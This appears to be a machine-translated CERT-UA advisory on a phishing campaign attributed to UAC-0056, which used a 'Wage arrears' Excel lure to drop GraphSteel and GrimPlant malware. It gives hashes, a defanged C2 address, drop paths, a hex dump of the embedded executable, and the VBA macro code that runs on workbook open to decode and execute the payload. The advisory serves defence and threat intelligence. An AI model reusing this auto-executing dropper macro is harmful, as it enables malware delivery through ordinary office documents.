cert-gov-ua.translate.goog /article/38374

UAC-0056 cyberattack on Ukrainian authorities using GraphSteel and GrimPlant malware (CERT-UA # 4293)

General Information

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received information on the distribution of e-mails on the topic "Wage arrears" among government agencies of Ukraine. Attached to the letter is the document "Wage arrears.xls", which contains legitimate statistics and macros. At the same time, hex-coded data has been added to the mentioned document as an attachment. The macro, after activation, will decode the data, create the EXE-file "Base-Update.exe" on the computer and execute it.

This file is a downloader developed using the GoLang programming language. The program will download and run another bootloader, which, in turn, will download and run malware GraphSteel and GrimPlant on your computer.

The detected activity is associated with the activity of the group UAC-0056.

Indicators of compromise

Files:

```
da305627acf63792acb02afaf83d94d1
c1afb561cd5363ac5826ce7a72f0055b400b86bd7524da43474c94bc480d7eff Wage
arrears.xls
06124da5b4d6ef31dbfd7a6094fc52a6
9e9fa8b3b0a59762b429853a36674608df1fa7d7f7140c8fccd7c1946070995a Base-
Update.exe (GoDownloader)
36ff9ec87c458d6d76b2afbd5120dfae
8ffe7f2eeb0cbfbe158b77bbff3e0055d2ef7138f481b4fac8ade6bfb9b2b0a1 java-sdk.exe
(GoDownloader)
4a5de4784a6005aa8a19fb0889f1947a
99a2b79a4231806d4979aa017ff7e8b804d32bfe9dcc0958d403dfe06bdd0532 oracle-
java.exe (GrimPlant)
6b413beb61e46241481f556bb5cdb69c
c83d8b36402639ea3f1ad5d48edc1a22005923aee1c1826afabe27cb3989baa3 microsoft-
cortana.exe (GraphSteel) (2022-03-20)
```


Network:

```
hxxp: // 194 [.] 31.98.124: 443 / i
hxxp: // 194 [.] 31.98.124: 443 / p
hxxp: // 194 [.] 31.98.124: 443 / m
ws: // 194 [.] 31.98.124: 443 / c
194 [.] 31.98.124
```

Hosts:

```
% TMP% \ Base-Update.exe
% USERPROFILE% \. Java-sdk \ java-sdk.exe
% USERPROFILE% \. Java-sdk \ oracle-java.exe
% USERPROFILE% \. Java-sdk \ microsoft-cortana.exe
```

Graphic images



От: [redacted].gov.ua
Кому: [redacted]
Копия:
Тема: Заборгованість по зарплаті
Отправлено: Mon 3/28/2022 1:02 AM

Сообщение | Заборгованість по зарплаті.xls (10 Мбайт)

Заборгованість по зарплаті. Оновлюється автоматично. Просимо надіслати вашу пропозицію для скорочення заборгованості по зарплаті.

AB37 | Base-Update.exe

	A	B	C	D	E	F	G	H	I	J	K
16	Закарпатська	0	0	0	0	0	0	0	0.0	#ДЕЛ/0!	#ДЕЛ/0!
17	Запорізька	8496	9066	9,462	9,268	772	202	-194	9.1	2.2	-2.1
18	Івано-Франківська	4547	7817	4,229	4,229	-318	-3,588	0	-7.0	-45.9	0.0
19	Київська	0	4954	4,789	11,058	11,058	6,104	6,269	0.0	123.2	130.9
20	Кіровоградська	1768	0	0	0	-1,768	0	0	-100.0	#ДЕЛ/0!	#ДЕЛ/0!
21	Луганська*	5087	5217	4,204	4,204	-883	-1,013	0	-17.4	-19.4	0.0
22	Львівська	1463	5741	1,776	1,776	313	-3,965	0	0.0	-69.1	0.0
23	Миколаївська	3207	4616	5,744	5,744	2,537	1,128	0	79.1	24.4	0.0
24	Одеська	1310	4479	17,725	16,818	15,508	12,339	-907	0.0	275.5	0.0
25	Полтавська	5706	0	0	0	-5,706	0	0	0.0	0.0	0.0
26	Рівненська	3488	7585	6,160	5,802	2,314	-1,783	-358	0.0	-23.5	-5.8
27	Сумська	1368	1732	1,991	1,208	-160	-524	-783	-11.7	-30.3	-39.3
28	Тернопільська	1059	2825	2,635	4,719	3,660	1,894	2,084	345.6	67.1	79.1
29	Харківська	234	3014	2,522	1,530	1,296	-1,484	-992	553.8	-49.2	-39.3
30	Херсонська	1211	6234	5,828	5,828	4,617	-406	0	381.3	-6.5	0.0
31	Хмельницька	0	3429	3,152	2,984	2,984	-445	-168	0.0	0.0	0.0
32	Черкаська	1907	1501	1,755	1,726	-181	225	-29	-9.5	15.0	-1.7
33	Чернівецька	0	194	194	194	194	0	0	0.0	0.0	0.0
34	Чернігівська	0	1052	890	699	699	-353	-191	0.0	0.0	0.0
35	м.Київ	0	0	0	1,040	1,040	1,040	1,040	0.0	0.0	0.0

38 * Дані по заборгованості із заробітної плати по Донецькій та Луганській обл. наведені без урахування частини зони проведення АТО

```
00014430  32 00 31 00 2e 00 30 00  32 00 2e 00 32 00 30 00  |2.1...0.2...2.0.|
00014440  32 00 32 00 20 00 20 00  20 00 02 00 00 31 32 0f  |2.2. . . ....12.|
00014450  00 00 42 61 73 65 2d 55  70 64 61 74 65 2e 65 78  |..Base-Update.ex|
00014460  65 e8 03 00 34 44 35 41  39 30 30 30 30 33 30 30  |e...4D5A90000300|
00014470  30 34 30 30 30 30 30 30  30 30 30 30 46 46 46 46  |040000000000FFFF|
00014480  30 30 30 30 38 42 30 30  30 30 30 30 30 30 30 30  |00008B0000000000|
00014490  30 30 30 30 34 30 30 30  30 30 30 30 30 30 30 30  |0000400000000000|
000144a0  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
*
000144d0  30 30 30 30 30 30 30 30  30 30 30 30 38 30 30 30  |0000000000008000|
```

```
Sub ОбновлениеБазы()

    Dim FileManager As New AttachedFiles, File As AttachedFile, res As Boolean

        filename$ = ThisWorkbook.Sheets(3).Range("AB37"): If filename$ = "" Then Exit Sub

    If Not FileManager.AttachmentExist(filename$) Then
        MsgBox "Обновление базы не выполненно, обратитетесь к администратору", vbCritical
        Exit Sub
    End If


    FileManager.GetAttachment(filename$).Run

End Sub
```

```
Function SaveAs(Optional ByVal filepath$) As Boolean
    ' сохраняет вложенный файл по заданному пути
    ' возвращает TRUE, если файл сохранён успешно
    ' Если путь для сохранения не задан - выводится диалоговое окно сохранения файла

    On Error Resume Next: Err.Clear
    If filepath$ = "" Then    ' файл не задан - выводим диалоговое окно выбора файла
        Title = "Выберите папку и имя для сохраняемого файла «" & filename & "»"
        InitialFileName = Me.Parent.WB.Path & "\" & filename
        DialogResult = Application.GetSaveAsFilename(InitialFileName, "Любые файлы (*.*),", , Title, "Сохранить")
        If VarType(DialogResult) = vbBoolean Then Exit Function
        filepath$ = DialogResult
    End If


    If FileRange Is Nothing Then Exit Function

    status text$ = "Извлечение файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status text$

    txt$ = Range2Text(GetDataRange.Value)
    If Len(txt) = 0 Then Exit Function

    status text$ = "Подготовка к записи файла «" & filename & "» из книги «" & Parent.WB.Name & "»"
    If Not SilentMode Then Application.StatusBar = status text$

    buffer$ = "": buffer2$ = "": Const BufferLen& = 5000: t = Timer
    For i = 1 To Len(txt) / 2
        letter& = Val("&H" & Mid(txt, 2 * i - 1, 2))
        buffer$ = buffer$ & Chr(letter&)
        If Len(buffer$) > BufferLen& Then
            buffer2$ = buffer2$ & buffer$: buffer$ = "": DoEvents

            If Len(buffer2$) > BufferLen& * 10 Then
                res$ = res$ & buffer2$: buffer2$ = ""
                Percent = Format(Len(res$) / (Len(txt) / 2) * 100, "##") & " %"
                If Not SilentMode Then Application.StatusBar = status text$ & ": обработано " & Percent & "   (" &
                   Format(Len(res$) / 1000, "# ###") &
                   " КБ из " & Format((Len(txt) / 2), "# ### ###") & " КБ)" &
                   " за " & Format(Timer - t, "0.0") & " секунд"
                DoEvents
            End If
        End If
    Next
    res$ = res$ & buffer2$ & buffer$
    If Not SilentMode Then Debug.Print "BufferLen = " & BufferLen& & ", Done in " & Format(Timer - t, "0.0") & " секунд"

    If Not SilentMode Then Application.StatusBar = "Запись данных в файл " & filepath$
    ff& = FreeFile
    Open filepath$ For Binary Access Write As #ff
    Put #ff, , res$
    Close #ff
    If Not SilentMode Then Application.StatusBar = False
    SaveAs = Err = 0
End Function
```

```
Private Sub Workbook Open()
Call ОбновлениеБазы
End Sub

'-----------------------------------------------------------------------------------------
' Class Module      : AttachedFiles
' Автор     : EducatedFool  (Игорь)                    Дата: 19.08.2012
' Разработка макросов любой сложности для Microsoft Excel
' http://ExcelVBA.ru/          ICQ: 5836318          Skype: ExcelVBA.ru
' Реквизиты для оплаты работы: http://ExcelVBA.ru/payments
'-----------------------------------------------------------------------------------------

Public WB As Workbook    ' книга, к которой прикреплены файлы. По-умолчанию - текущая книга

Public AutoSaveWorkbook As Boolean
Public SilentMode As Boolean    ' не выводить никаких сообщений, в т.ч. в строку состояния
```